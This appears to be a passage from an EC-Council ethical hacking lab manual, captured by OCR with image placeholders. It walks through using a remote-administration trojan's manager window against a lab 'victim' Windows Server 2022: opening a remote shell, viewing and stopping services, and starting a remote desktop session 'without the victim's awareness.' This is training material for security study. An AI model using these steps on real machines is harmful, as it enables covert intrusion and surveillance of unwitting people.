
26. A few options appear for the files; you can use these to manipulate them.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2022**).
28. In the text field present in the lower section of the window, type the command **ipconfig/all** and press **Enter**.


29. This displays all interfaces related to the victim machine, as shown in the screenshot.



30. Similarly, you can issue all other commands that can be executed in the command prompt of the victim machine.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.



32. Close the **Manager** window.


33. Right-click on the victim name, and then select **Remote Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. This launches a remote desktop connection without the victim's awareness.
35. A **Remote Desktop** window appears; hover the mouse cursor to the top-center area of the window. A down arrow appears; click it.

    Note: It might take a while for the screen to appear.



36. A remote desktop control panel appears; check the **Mouse** option.



37. Now, you will be able to remotely interact with the victim machine using the mouse.

